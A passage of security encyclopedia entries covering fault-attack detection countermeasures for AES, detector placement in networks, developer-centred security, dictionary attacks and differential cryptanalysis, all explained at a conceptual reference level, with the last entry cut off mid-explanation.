Joye et al. (2007) duplicates Advanced Encryption Standard's (AES') execution paths and scramble intermediate states with the idea that a fault injected in one path will be injected into the duplicated path as well. Scrambling allows a complicated fault propagation path, making it harder for an adversary to mount precise fault injection attacks while making it easier for a defender to catch unusual activity. Note that the very nature of the scrambling is hidden from the adversary.

A 100% hardware duplication is ideal but burdensome for low-end devices. Di Natale et al. (2007) proposed a similar hardware-redundancy based countermeasure by making redundant one out of four AES substitution boxes. Although the hardware redundancy has significantly reduced, the detection rate (fraction of total injected faults that are actually detected by the countermeasure) at a certain clock cycle has now reduced from 1 to $\frac{1}{4}$. We thereby note how fault detection rate and cost of hardware duplication are competing aims, and the defense needs to choose a sweet

spot in this trade-off according to intended fault detection rates and imposed economic and power constraints.

Redundancy in Time

As opposed to hardware redundancy, redundancy in time makes redundant computations in different clock cycles and compares them.

Aumüller et al. (2002) considers all inputs, local variables, and instructions as untrusted. Their model considers the values stored in ROM/EEPROM as trusted. As a result, they make redundant computations, which are pre-loaded in the ROM/EEPROM. For every subsequent computations, the values are cross-checked with the pre-loaded values in the RAM. Maistri and Leveugle (2008) present a double-data-rate (DDR) pipelined architecture for AES wherein non-adjacent stages are driven by opposite clocks. Using both the edges of the clock for encryption allows the redundant computation to complete without affecting the global throughput. Therefore, two encryption operations in the same/similar time as one encryption operation are performed, and respective matches of the intermediate and output states of the two encryption operations allow catching faulted execution paths.

Rajendran et al. (2010) propose a pipelined architecture wherein two encryptions are performed in parallel on different stages of the pipeline and are continuously compared to check for faults. Table 1 represents the pipelined executions. In cycle i, if execution 1 is in stage m, execution 2 shall be in stage $m - 1$. In $n + 1$ cycles (assuming n stages of computation), two executions are complete. Therefore, with the additional latency of 1 cycle, two redundant executions are complete. Moreover, at very clock cycle, the input to a stage in execution 1 can be compared to the output from the same stage in execution 2, giving greater ability to capture injected faults.

Detection-Based Countermeasure, Detection-Based Countermeasure, Table 1 Two executions on a pipelined architecture as proposed in Rajendran et al. (2010)

	Exec 1	Exec 2
Cycle 1	Stage 1	
Cycle 2	Stage 2	Stage 1
Cycle 3	Stage 3	Stage 2
…	…	…

Cycle n	Stage n	Stage $n-1$
Cycle $n+1$		Stage n

Redundancy in Information

Both the redundancy checks discussed so far are depended upon redundant computations (spatial or temporal) and consequent comparisons. A third class of redundancy involves extra information in the cipher that allows a defender to capture fault injections.

Wu et al. (2004) proposed a single-bit parity based information redundancy for AES. Basically, instead of using the classical 8-by-8 bit substitution boxes for AES, the authors propose 8-by-9 bit substitution boxes where the final bit corresponds to the parity bit. The parity is computed over the entire 128-bit state matrix of AES. An improvement was made in Bertoni et al. (2003) wherein instead of computing and propagating parity for the entire 128-bit state matrix, parities for 8-bit blocks of the 128-bit state matrix were computed and propagated. The parity bits are hard-coded in Read-Only memory (ROM), and 9-by-9 substitution boxes are used to propagate the parity. While incurring more hardware overhead than its precedessor, this technique allows for a more robust fault detection mechanism.

Open Problems and Future Directions

Detection-based countermeasures suffer from one major trade-off: overhead versus detection capacity. The more time or space or information is made redundant, the higher the chance of detecting fault. However, considering resource and economic constraints of low-end devices, such overhead is usually not acceptable. An open line of research is dedicated to finding this sweet spot between the two.

Additionally, fault attacks have been developed that bypass detection-based countermeasures totally. *Statistical Ineffective Fault Attacks* (SIFA) [(Dobraunig et al., 2018a)-(Dobraunig et al., 2018b)-(Gruber et al., 2020)] focus on the fact that the success of fault injection depends on the state of the system where the fault is being injected. An *ineffective fault* is said to be injected if the fault is actually injected, but no difference in the execution of the cipher is observed. In such a case, the adversary exploits the dependency between the ineffective fault injection and intermediate state

value. A detection-based countermeasure will not catch SIFA since the fault is effectively *ineffective*, thereby passing redundancy checks. Another class of attacks bypassing detection-based countermeasures are *fault template attacks* [(Dobraunig et al., 2018a)-(Mukhopadhyay, 2020)], which do not rely on the knowledge of plaintext and correct/faulty ciphertexts. Rather, just from a single bit information – whether fault has occurred or not – the adversary creates offline *templates*, which when deployed against online victim systems leak critical secret information. Another class of statistical fault injection attacks are *differential fault intensity attack* (DFIA) [(Ghalaty et al., 2014)-(Patranabis et al., 2015)] depend upon a biased fault injection distribution to produce a bias in the output faulty ciphertexts, which in turn leads to guessing bits of the key.

Moreover, all detection-based countermeasures depend upon a detection mechanism that gives a yes/no answer to the question of whether a differential execution path was observed. Since we assume an attacker who can inject faults into the system, it is not far-fetched to think that the attacker may also target this detection mechanism in addition to their usual attack on block ciphers. A single bit flip from *no* to *yes* would render all these countermeasures ineffective. Keeping this idea in mind, the community has explored beyond detection-based countermeasures and has started exploring other avenues of bolstering system defenses against fault injections.

Cross-References

Evolution of Fault Attacks on Cryptosystems
Mukhopadhyay and Saha (2021)

References

Aumüller C, Bier P, Fischer W, Hofreiter P, Seifert JP (2002) Fault attacks on RsA with CRT: concrete results and practical countermeasures. In: International Workshop on Cryptographic Hardware and Embedded Systems. Springer, pp 260–275

Bastos RP, Torres FS, Dutertre JM, Flottes ML, Di Natale G, Rouzeyre B (2013) A bulk built-in sensor for detection of fault attacks. In: 2013 IEEE International Symposium on Hardware-Oriented Security and Trust (HOST). IEEE, pp 51–54

Bertoni G, Breveglieri L, Koren I, Maistri P, Piuri V (2003) Error analysis and detection procedures for a hardware implementation of the advanced encryption standard. IEEE Trans Comput 52(4):492–505

Biham E, Shamir A (1997) Differential fault analysis of secret key cryptosystems. In: Annual international cryptology conference. Springer, pp 513–525

Bozzato C, Focardi R, Palmarini F (2019) Shaping the glitch: optimizing voltage fault injection attacks. IACR Trans Cryptogr Hardware Embedded Syst 28:199–224

Di Natale G, Flottes ML, Rouzeyre B (2007) On-line self-test of aes hardware implementations. In: The 37th Annual IEEE/IFIP International Conference on Dependable Systems and Networks

Dobraunig C, Eichlseder M, Gross H, Mangard S, Mendel F, Primas R (2018a) Statistical ineffective fault attacks on masked AES with fault countermeasures. In: International Conference on the Theory and Application of Cryptology and Information Security. Springer, pp 315–342

Dobraunig C, Eichlseder M, Korak T, Mangard S, Mendel F, Primas R (2018b) SIFA: exploiting ineffective fault inductions on symmetric cryptography. IACR Trans Cryptogr Hardware Embedded Syst 16:547–572

Ghalaty NF, Yuce B, Taha M, Schaumont P (2014) Differential fault intensity analysis. In: 2014 Workshop on Fault Diagnosis and Tolerance in Cryptography, IEEE, pp 49–58

Gruber M, Probst M, Tempelmeier M (2020) Statistical ineffective fault analysis of GIMLI. In: 2020 IEEE International Symposium on Hardware Oriented Security and Trust (HOST). IEEE, pp 252–261

Guo X, Mukhopadhyay D, Jin C, Karri R (2015) Security analysis of concurrent error detection against differential fault analysis. J Cryptogr Eng 5(3):153–169

He W, Breier J, Bhasin S, Miura N, Nagata M (2016) Ring oscillator under laser: potential of pll-based countermeasure against laser fault injection. In: 2016 Workshop on Fault Diagnosis and Tolerance in Cryptography (FDTC). IEEE, pp 102–113

Joye M, Manet P, Rigaud JB (2007) Strengthening hardware aes implementations against fault attacks. IET Inf Secur 1(3):106–110

Maistri P, Leveugle R (2008) Double-data-rate computation as a countermeasure against fault analysis. IEEE Trans Comput 57(11):1528–1539
[MathSciNet]

Mukhopadhyay D (2020) Faultless to a fault? the case of threshold implementations of crypto-systems vs fault template attacks. In: 2020 IEEE/ACM International Conference On Computer Aided Design (ICCAD). IEEE, pp 1–9

Mukhopadhyay D, Saha S (2021) Evolution of fault attacks on cryptosystems. In: Encyclopedia of Cryptography, Security and Privacy. Springer, Berlin/Heidelberg

Patranabis S, Chakraborty A, Nguyen PH, Mukhopadhyay D (2015) A biased fault attack on the time redundancy countermeasure for AES. In: International Workshop on Constructive Side-Channel

Snalysis and secure Design. Springer, pp 189–203

Rajendran J, Borad H, Mantravadi S, Karri R (2010) Sliced: slide-based concurrent error detection technique for symmetric block ciphers. In: 2010 IEEE International Symposium on Hardware-Oriented Security and Trust (HOST). IEEE, pp 70–75

Saha S, Bag A, Basu Roy D, Patranabis S, Mukhopadhyay D (2020) Fault template attacks on block ciphers exploiting fault propagation. In: Annual International Conference on the Theory and Applications of Cryptographic Techniques. Springer, pp 612–643

Schmidt JM, Hutter M (2007) Optical and em fault-attacks on CRT-based RSA: concrete results. Austrochip – Graz, Austria

Van Woudenberg JG, Witteman MF, Menarini F (2011) Practical optical fault injection on secure microcontrollers. In: 2011 Workshop on Fault Diagnosis and Tolerance in Cryptography. IEEE, pp 91–99

Wu K, Karri R, Kuznetsov G, Goessel M (2004) Low cost concurrent error detection for the advanced encryption standard. In: 2004 International Conferce on Test. IEEE, pp 1242–1248

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1769

Detector Placement Strategies

Sridhar Venkatesan[33] ✉
(33) Peraton Labs, Bernards, NJ, USA

✉ **Sridhar Venkatesan**
Email: svenkatesan@peratonlabs.com

Synonyms

IDS deployment, Monitor placement strategy

Definition

Detector placement is process of deploying one or more detectors with varying detection capabilities across a protected system to improve the coverage of monitored malicious activities. In a resource-constrained environment, the objective of a detector placement strategy is to optimize the deployment of detectors by leveraging additional contexts (such as entry/exit points to/from a network, location of protected assets or mission-critical systems, and distribution of vulnerabilities/ mis-configurations) that can be obtained from the target environment.

Background

Over the past few decades, several detection models and tools have been developed to detect a vast array of threats. These detection models range from simple rule-based to anomaly detection to advanced zero-day exploit detection mechanisms. Research in the development of such models focuses on identifying strong indicators within the collected data as evidence for the

presence (or absence) of an ongoing attack. The performance of such detectors relies on the assumption that malicious activities, if present, will be intercepted by a monitoring tool.

However, advanced adversaries – who may be aware of the presence of such detectors – can modify their attack campaign to avoid malicious activities from being intercepted. For instance, assume an end-point protection system such as an application-layer firewall is deployed at the network perimeter and is configured to only monitor traffic originating from an untrusted network (e.g., Internet) to the protected internal systems such as a client workstation. An adversary who is aware of such a detector placement can circumvent it by conducting a spear-phishing campaign against the target user thereby compromising the system and subsequently, and pull requests from an adversary-controlled server to the compromised machine. A firewall monitoring only the ingress traffic will not detect malicious traffic originating from within the network.

Theory and Application

Strategic placement of detectors depends on several factors, in addition to resource constraints, such as their monitoring coverage, types of attacks detected, and the signal-to-noise ratio of the intercepted attack(s). As mentioned above, detectors deployed only around a network perimeter will miss malicious activity occurring within the network. On the other hand, an anomaly detector placed close to the mission-critical systems can be tuned to learn the normal traffic distribution to/from those systems and, thus, would lead to a smaller false negative rate.

Several approaches have been developed to strategically place detectors within a network. They can be broadly classified as game-theoretic and graph-theoretic approaches. Models in these approaches vary in their assumptions about the adversaries' capabilities and knowledge of the network, and the defenders' resources and knowledge of adversaries' actions. Placement strategies can also be categorized as static or dynamic. In static strategies, the placement of detectors is determined in an offline fashion by making assumptions about the potential adversaries' actions in an environment, while, on the other hand, dynamic strategies determine the detector placement in an online fashion by adapting to an evolving attack.

Game-Theoretic Approaches

In game-theoretic approaches, the problem of strategic placement of detectors is treated as a two-player noncooperative zero-sum game between the attacker and the defender (Schmidt et al. 2007; Khalil et al. 2016). Such approaches treat adversaries as rational and intelligent players who respond to actions taken by the defender. The goal of such models is to find the equilibrium point – where no player benefits by deviating from it – and use the defender's equilibrium strategy to recommend the placement of detectors. For instance, in (Schmidt et al. 2007), researchers consider the problem of protecting a subset of target nodes against an adversary that has a foothold within the network by strategically deploying IDS. As there may be multiple routes from the compromised set of nodes to the target nodes and the defender cannot know the adversary's choice of route for compromising the target nodes, the detectors must be deployed such that the coverage across the routes is maximized, and thus the probability of an adversary reaching the target node is minimized. Formally, the game-theoretic model finds the optimal deployment of IDS within a network by finding the mixed-strategy saddle-point equilibrium of this game. A variation on the game setting wherein the routing tables (and thus, the routes) dynamically change with time was considered in (Khalil et al. 2016). The setting was modeled as a stochastic game, and the equilibrium solution was characterized for both when the state information is known or unknown to the defender.

In practice, a deployment of such a strategy can be implemented by sampling only packets from the monitored regions of the network for IDS inspection. One of the practical challenges of a real-world deployment of game-theoretic models is determining the utility values for the players' reward and cost for a given network. Additionally, existing game-theoretic models make simplifying assumptions such as complete information (i.e., common knowledge of the state of the network) or Markov Decision Process on adversaries' actions to ensure that the problem is tractable. However, such assumptions may not hold true in practice.

Graph-Theoretic Approaches

Graph-theory based approaches, on the other hand, model the protected network as a graph and leverage graph-theoretic properties to design algorithms that dictate the placement of detectors within a network. They leverage existing graph-based models that capture the security posture of a network such as attack graphs, attack trees, and dependency graphs.

Finding an optimal placement of detectors in a graph-based model to block all the routes from the entry points to the target nodes is equivalent to finding the minimum set cover for the graph where the sets represent the paths to the target nodes in the graph. Computing the minimum set cover for an arbitrary graph is known to be NP-hard. Therefore, existing approaches develop heuristics graph algorithms to identify the placement of the detectors (Noel and Jajodia 2008; Venkatesan et al. 2015). In (Noel and Jajodia 2008), researchers consider an attack graph and leverage a well-known polynomial-time greedy algorithm (that finds a graph's set cover) to determine the detector deployment with an approximation factor of ln(n). In (Venkatesan et al. 2015), researchers consider the problem of detecting architecturally stealthy botnets – network bots that use a special P2P communication channel optimized to minimize the exposure of malicious traffic to monitors. To detect exfiltration activity by such botnets, several detector placement strategies were developed based on centrality-based metrics derived from the network graph. Strategies such as those in (Noel and Jajodia 2008; Venkatesan et al. 2015) are static and assume a monotonic adversary, i.e., an adversary never needs to relinquish any capability or foothold.

One of the challenges of static graph-theoretic strategies is that an advanced adversary such as Advanced Persistent Threat (APT) actor who may be aware of the topology can precompute the location of detectors and identify an attack path that evades detection. To address this issue, dynamic placement approaches were proposed (Venkatesan et al. 2016, 2017). The objective of such approaches is to increase the complexity for the adversary to find a detector-free path by dynamically changing the monitored surface. Dynamic changes can be proactive (as in Venkatesan et al. 2016) wherein the probability distribution of location of the detectors is computed ahead of time (say, proportional to the nodes' centrality) or it can be reactive (as in Venkatesan et al. 2017) wherein alerts from the current placement of the detectors inform the set of network regions that should be monitored in the future.

Open Problems and Future Directions

One of the challenges in placing multiple detectors in different regions of the network is aggregating the traffic/signals collected by individual detectors and finding a correlation between them to provide a situational awareness to the defenders. To this end, existing work that provided situational awareness based on correlation of logs from different types of detector (such as host-based IDS, system logs, and firewalls) can be leveraged. Furthermore, in the case of a dynamic setting – where the monitored network regions change periodically – determining situational awareness requires techniques that use only snapshots of network activity or a sample of the overall traffic.

Another open problem is to determine a methodology for managing the different detectors (and the traffic intercepted by them) when parts of network infrastructure are geographically distributed or when they are managed by a third-party such as a cloud-service provider.

Cross-References

Attack Graphs
Security Information and Event Management (SIEM)

References

Khalil K, Qian Z, Yu P, Krishnamurthy S, Swami A (2016) Optimal monitor placement for detection of persistent threats. In: IEEE Global Communications conference (GLOBECOM) pp 1–6

Noel S, Jajodia S (2008) Optimal IDS sensor placement and alert prioritization using attack graphs. J Netw Syst Manage 16(3):259–275

Schmidt S, Alpcan T, Albayrak Ş, Başar T, Mueller A (2007) A malware detector placement game for intrusion detection. In: International workshop on critical information infrastructures security, pp 311–326

Venkatesan S, Albanese M, Jajodia S (2015) Disrupting stealthy botnets through strategic placement of detectors. In: IEEE conference on Communications and Network Security (CNS), pp 95–103

Venkatesan S, Albanese M, Cybenko G, Jajodia S (2016) A moving target defense approach to disrupting stealthy botnets. In: Proceedings of the 2016 ACM workshop on moving target defense, pp 37–46

Venkatesan S, Albanese M, Shah A, Ganesan R, Jajodia S (2017) Detecting stealthy botnets in a resource-constrained environment using reinforcement learning. In: Proceedings of the 2017 workshop on moving target defense, pp 75–85

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1578

Developer-Centred Security

Awais Rashid[34] ✉
(34) Computer Science, University of Bristol, Bristol, UK

✉ **Awais Rashid**
Email: awais.rashid@bristol.ac.uk

Synonyms

Human factors in secure software development; Usable security application programming interfaces (APIs)

Definitions

Developer-centred security recognizes that the vast majority of software developers are not security and cryptography experts. Research on the topic studies the challenges faced by software developers when incorporating security into the software they are developing and establishes new approaches (or improves the design of existing ones) to reduce the burden on developers in order to make security more *usable* to them. This includes, amongst others, software development processes, development environments and plugins, security and cryptography APIs/libraries and security analysis and testing tools.

Background

Human factors and usable security are a well-established field with regard to end users; see: Sasse and Rashid (2019). This large body of work has established that, from an end user viewpoint, security has to be:

- *effective* – it should support the users in achieving their primary task rather than becoming a bottleneck;
- *efficient* – it should not require extensive effort on the users' part (mental, physical or time);
- *acceptable* – it should not cause discomfort and fit in, as seamlessly as practically possible, with the workflows of the primary task.

There has been less focus on studying whether software developers face similar challenges when utilizing security processes, APIs and tools and how to incorporate the above considerations into the core design of such mechanisms. Early studies showed that developers often fail to use APIs securely, leading to vulnerabilities such as exposure of private information (Enck et al., 2011) or man-in-the-middle attacks on supposedly secure communications (Fahl et al., 2012). However, until recently, little has been known about the challenges faced by software developers that lead to such vulnerabilities as well as their security behaviours and decision-making processes that impact the security of the resultant software.

For instance, Patnaik et al. (2019) analyse over 2400 questions and responses on StackOverflow and distil seven categories of challenges that characterize why developers struggle with using cryptographic libraries:

- *Usability issues*. Developers find it difficult to understand if they should use a particular feature for their application or conversely how to use a particular feature for the task at hand.
- *Missing information*. Library documentation is missing descriptions of particular features, lacking clarity or not providing example code.
- *Lack of expertise*. Developers are not cryptography experts and do not always have the requisite knowledge or may be unwilling to acquire it as it detracts from the primary "functional" goal of the software.
- *Challenges in problem-solving*. Developers may try to transpose their understanding of another cryptographic library (and its features) when using a new one or the functionality may not be supported by the library.
- *Programming problems*. Developers may misuse an API – using combinations of parameters that may not be suitable to the task or be unable to get meaningful information from error messages as to what has gone wrong.
- *Issues across space and time*. Developers may attempt to use deprecated features, or the library may be incompatible with other APIs they may be utilizing.

- *System issues*. The library may encounter build issues or be a performance drain especially in the case of embedded or real-time applications.

Theory and Application

Acar et al. (2016) review the importance of usable security for software developers and propose a research agenda for the field. Green and Smith (2016) propose a set of *usability principles* to improve the design of cryptographic libraries and APIs. Several works have studied the struggles and challenges faced by developers when utilizing cryptographic APIs and argued for their simplification. Nadi et al. (2016) synthesize data from StackOverflow posts, Github and a developer survey to understand Java developers' perceptions and understanding of cryptographic features in APIs and the challenges they face when incorporating such features into their applications. Patnaik et al. (2019) identify symptoms (what they refer to as *usability smells*) of a cryptographic library not fully realizing the principles articulated by Green and Smith (2016). Others have developed tools and techniques to improve the usability of security for developers (see, e.g. Do et al. 2017; Nguyen et al. 2017; Krüger et al. 2020). Research has also started to focus on *why* developers make (or not) particular security decisions during software development tasks (e.g. Van Der Linden et al. 2020) and the need for lightweight mechanisms that fit into day-to-day software development practices without significant overhead (e.g. Weir et al. 2020).

Open Problems and Future Directions

Software is seeing a democratization hitherto unseen and on a scale much larger than previous open source movements which created (and still do) online communities of software developers. Mobile and web app development, supported by app stores, has led to a wide range of people from diverse backgrounds – often without any specialist training in secure software development – developing software used for a range of business, social and other applications across the globe. Easy-to-program hardware devices such as Arduino and Raspberry Pi (with self-starter kits) are leading to development of DIY (do-it-yourself) embedded software systems

deployed in various home and business settings. When considering developer-centred security, we must not limit ourselves to contexts where developers work within teams and specific organizational cultures and development processes. Those contexts are important, of course. But it is equally critical to consider the diverse range of developers in this new landscape, who may be working on their own, or in ad hoc small-scale teams, without the resources or support to deploy particular tools or development processes. They, too, need developer-centred security, and their needs and contexts may differ substantially from those in more established software development roles.

Cross-References

Metrics of Software Security

References

Acar Y, Fahl S, Mazurek ML (2016) You are not your developer, either: a research agenda for usable security and privacy research beyond end users. In: IEEE Cybersecurity Development, SecDev 2016, Boston, 3–4 Nov 2016. IEEE Computer Society, pp 3–8

Do LNQ, Ali K, Livshits B, Bodden E, Smith J, Murphy-Hill ER (2017) Just-in-time static analysis. In: Bultan T, Sen K (eds) Proceedings of the 26th ACM SIGSOFT International Symposium on Software Testing and Analysis, Santa Barbara, 10–14 July 2017. ACM, pp 307–317

Enck W, Octeau D, McDaniel PD, Chaudhuri S (2011) A study of android application security. In: 20th USENIX Security Symposium, San Francisco, 8–12 Aug 2011, Proceedings, USENIX Association

Fahl S, Harbach M, Muders T, Smith M, Baumgärtner L, Freisleben B (2012) Why eve and mallory love android: an analysis of android SSL (in)security. In: Yu T, Danezis G, Gligor VD (eds) The ACM Conference on Computer and Communications Security, CCS'12, Raleigh, 16–18 Oct 2012. ACM, pp 50–61

Green M, Smith M (2016) Developers are not the enemy! the need for usable security apis. IEEE Secur Priv 14(5):40–46

Krüger S, Ali K, Bodden E (2020) Cognicrypt$_{gen}$: generating code for the secure usage of crypto apis. In: CGO'20: 18th ACM/IEEE International Symposium on Code Generation and Optimization, San Diego, Feb 2020. ACM, pp 185–198

Nadi S, Krüger S, Mezini M, Bodden E (2016) Jumping through hoops: why do java developers struggle with cryptography apis? In: Dillon LK, Visser W, Williams L (eds) Proceedings of the 38th

International Conference on Software Engineering, ICSE 2016, Austin, 14–22 May 2016. ACM, pp 935–946

Nguyen DC, Wermke D, Acar Y, Backes M, Weir C, Fahl S (2017) A stitch in time: supporting android developers in writingsecure code. In: Thuraisingham BM, Evans D, Malkin T, Xu D (eds) Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security, CCS 2017, Dallas, 30 Oct–03 Nov 2017. ACM, pp 1065–1077

Patnaik N, Hallett J, Rashid A (2019) Usability smells: an analysis of developers' struggle with crypto libraries. In: Lipford HR (ed) Fifteenth Symposium on Usable Privacy and Security, SOUPS 2019, Santa Clara, 11–13 Aug 2019, USENIX Association

Sasse MA, Rashid A (2019) The cyber security body of knowledge, University of Bristol, chap Human factors. https://www.cybok.org/, version 1.0

Van Der Linden D, Anthonysamy P, Nuseibeh B, Tun T, Petre M, Levine M, Towse J, Rashid A (2020) Schrödinger's security: opening the box on app developers' security rationale. In: Proceedings of the 42nd International Conference on Software Engineering (ICSE), IEEE

Weir C, Becker I, Noble J, Blair L, Sasse MA, Rashid A (2020) Interventions for long-term software security: creating a lightweight program of assurance techniques for developers. Softw Pract Exp 50(3):275–298

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300272

Device Pairing

Secret Key Generation in Sensor Networks

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300273

DH Key Agreement

Diffie—Hellman Key Agreement

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300274

DHP

Computational Diffie-Hellman Problem

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_74

Dictionary Attack

Carlisle Adams[35] ✉
(35) School of Electrical Engineering and Computer Science (EECS), University of Ottawa, Ottawa, ON, Canada

✉ **Carlisle Adams**
Email: cadams@uottawa.ca

Definition

A *dictionary attack* is a password-guessing technique (i.e., a methodical attempt to find the password that corresponds to a given username).

Application

A *dictionary attack* is a password-guessing technique in which the attacker attempts to determine a user's password by successively trying words from a *dictionary* (a compiled list of likely passwords) in the hope that one of these password guesses will be the user's actual password. In practice, the attacker's *dictionary* typically is not restricted to words from a traditional natural-language dictionary, but may include one or more of the following (Schneier 1996; Stallings and Brown 2015):

- Variations on the user's first or last name, initials, account name, and other relevant personal information (such as address and telephone number, pet's name, and so on)
- Words from various databases such as male and female names, places, cartoon characters, films, myths, and books
- Spelling variations and permutations of the above words, such as replacing the letter "o" with the number "0," using random capitalization,

and so on
- Common word pairs
- Words from lists available on the Internet of hundreds of millions of passwords recovered from past data breaches.

Software programs (sometimes referred to as “cracking software”) are typically used to successively try these dictionary entries in prioritized order (from most likely to succeed, to least likely to succeed) in order to automate the dictionary attack. Well-known examples of such programs include “John the Ripper,” “Crack,” and “L0phtCrack,” but a large number of brute-force-style password-cracking programs exist.

Because cracking software is readily available on the Internet for attackers to use, it is always recommended that organizations also use such programs when performing account establishment or password change processes with their employees and users. The goal is to recognize and reject weak passwords (i.e., those that will be readily found by dictionary attacks) before they are tied to valid accounts.

Dictionary attacks can be quite successful in many environments because of the tendency of users to make poor password choices (unfortunately, passwords that are easily memorized by a legitimate user are typically also easily guessed by an attacker). These attacks can be performed in online mode (trying successive passwords until a login is successful) or off-line mode (hashing or encrypting a dictionary of words and looking for any matches in a copied system file of hashed or encrypted user passwords). Server limits on the number of unsuccessful login attempts can help to thwart online attacks, and the use of “salt” (Salt) can help to thwart off-line attacks.

The hash or encryption of each dictionary word can be done in real time (as the program is searching the password file) or can be precomputed and stored in a table (indexed by the hash/encryption value) to make lookup times while searching the password file almost instantaneous. A **rainbow table** is a more refined form of precomputed dictionary attack that reduces storage requirements (compared with storing the full set of dictionary word hashes/encryptions) at the cost of increased lookup times.

Cross-References

Password

Salt

References

Schneier B (1996) Applied cryptography: protocols, algorithms, and source code in C, 2nd edn. Wiley, New York

Stallings W, Brown L (2015) Computer security: principles and practice, 3rd edn. Pearson, Harlow

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_571

Dictionary Attack (I)

Alex Biryukov[36] ✉
(36) FDEF, Campus Limpertsberg, University of Luxembourg, Luxembourg City, Luxembourg

✉ **Alex Biryukov**
Email: Alex.Biryukov@uni.lu

Definition

Dictionary attack is an exhaustive cryptanalysis approach in which the attacker computes and stores a table of plaintext–ciphertext pairs $(P, C_i = E_{K_i}(P), K_i)$ sorted by the ciphertexts C_i.

Theory

Here the plaintext P is chosen in advance among the most often encrypted texts like “login:,” “Hello John,” etc., and the key runs through all the possible keys K_i. If P is encrypted later by the user and the attacker observes its resulting ciphertext C_j, the attacker may search his or her table for the corresponding ciphertext and retrieve the secret keyK_j. The term dictionary attack is also used in the area of password guessing, but with a different meaning.

Cross-References

Block Ciphers
Password

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_572

Differential Cryptanalysis

Eli Biham[37] ✉
(37) Department of Computer Science, Technion—Israel Institute of Technology, Haifa, Israel

✉ **Eli Biham**
Email: biham@cs.technion.ac.il

Differential cryptanalysis is a general technique for the analysis of symmetric cryptographic primitives, in particular of block ciphers and hash functions. It was first publicized in 1990 by Biham and Shamir (Biham and Shamir 1991a; Biham and Shamir 1993) with attacks against reduced-round variants of DES (National Bureau of Standards 1977), and followed in 1991 by the first attack against DES which was faster than exhaustive key search (Biham and Shamir 1992).

Let P be a plaintext, and let C be the corresponding ciphertext encrypted under the (unknown) key K, such that $C = E_K(P)$. Let P^* be a second plaintext, and let $C^* = E_K(P^*)$ be the corresponding ciphertext under the same (unknown) key K. We define the difference of the plaintexts as $P' = P \oplus P^*$, and the difference of the ciphertexts as $C' = C \oplus C^*$ (some authors use the notation Δ for differences instead, e.g., ΔP and ΔC). Also for any intermediate data X during encryption (e.g., the data after the third round, or the input to some operation in the fifth round), let the corresponding data during the encryption of P^* be denoted by X^*, and let the difference be $X' = X \oplus X^*$.

Differential cryptanalysis studies how the differences evolve through the various rounds and various operations of the cipher. Usually it is assumed that the difference operation is the exclusive-or (XOR) operation, and we will make this assumption herein as well. Linear and affine

operations do not affect the differences, or affect the differences in a predictable way: Bit-permutation operations that reorder the bits of the data X to $P(X)$ also reorder the differences in the same way (i.e., X' is transformed to $P(X) \oplus P(X^*) = P(X')$). So are selections (that select some of the bits of the data). Similarly, XOR operations $X \oplus Y$ also affect the differences in the same way, i.e., given the inputs X and Y, and the output $X \oplus Y$, along with X^*, Y^*, and $X^* \oplus Y^*$, the differences are $X' = X \oplus X^*$ and $Y' = Y \oplus Y^*$, and the output difference is $(X \oplus Y) \oplus (X^* \oplus Y^*) = X' \oplus Y'$. We see that for all these linear operations the differences evolve in the same way as the original data, and the differences can be processed independently of the original data.

An important observation is that mixing subkeys into the data may be discarded by means of differences: If the mixing of subkeys to the data is performed using an XOR operation by $Y = X \oplus K$, then in the second encryption it is $Y^* = X^* \oplus K$, and the output difference of the key mixing operation is $Y' = Y \oplus Y^* = (X \oplus K) \oplus (X^* \oplus K) = X'$, which is independent on the subkey. Key mixings may thus be ignored in the predictions of the differences.

For nonlinear operations (such as S boxes) we can also study the evolution of the differences. Certainly, when the difference of the input is 0, the two inputs are equal, and thus also the two outputs are necessarily equal, having a difference 0 as well. When the input difference is nonzero, we cannot predict the output difference, as it may have many different output differences for any input difference. However, given the input difference, it is possible to predict statistical information on the output difference. Take for example S box S1 of DES. This S box has 6 input bits and 4 output bits. For each input difference X' there are 64 possible pairs of inputs with this difference (for any possible input X, the second input is computed by $X^* = X \oplus X'$). These 64 pairs may have various output differences. The main observation is that the output differences are not distributed uniformly. For example, for the input difference 34_x (the subscript x denotes that the number is in hexadecimal notation), no pair has output difference 0, nor 5 nor 6, and several other output differences; two pairs have output difference 4, eight pairs have output difference 1, and 16 of the 64 pairs with this input difference have output difference 2. For this input difference, a cryptanalyst can thus predict with probability 1/4 that the output difference is 2. A

difference distribution table of an S box (or an operation) is a table that lists the number of pairs which fulfill the input and output differences for each possible input and output differences, where the rows denote all the possible input differences, the columns all the output differences, and each entry contains the number of pairs with the corresponding differences. In the example above, the difference distribution table of S1 of DES has value 16 in row 34_x column 2.

Differential cryptanalysis defines characteristics that describe possible evolutions of the differences through the cipher. Each characteristic has a plaintext difference for which it predicts the differences in the following rounds. A pair of plaintexts for which the differences of the plaintexts and the intermediate data (when encrypted under the used key) are exactly as predicted by the characteristic is called a *right pair* (a pair which is not a right pair is called a *wrong pair*). The probability that a characteristic succeeds to predict the differences (i.e., that a random pair is a right pair, given that the plaintext difference is as required by the characteristic) depends on the probabilities induced by the input and output differences for each S box (or each operation), where the total probability is the product of the probabilities of the various operations (assuming that the probabilities are independent, which is usually the case; otherwise the product is usually a good approximation for the probability).

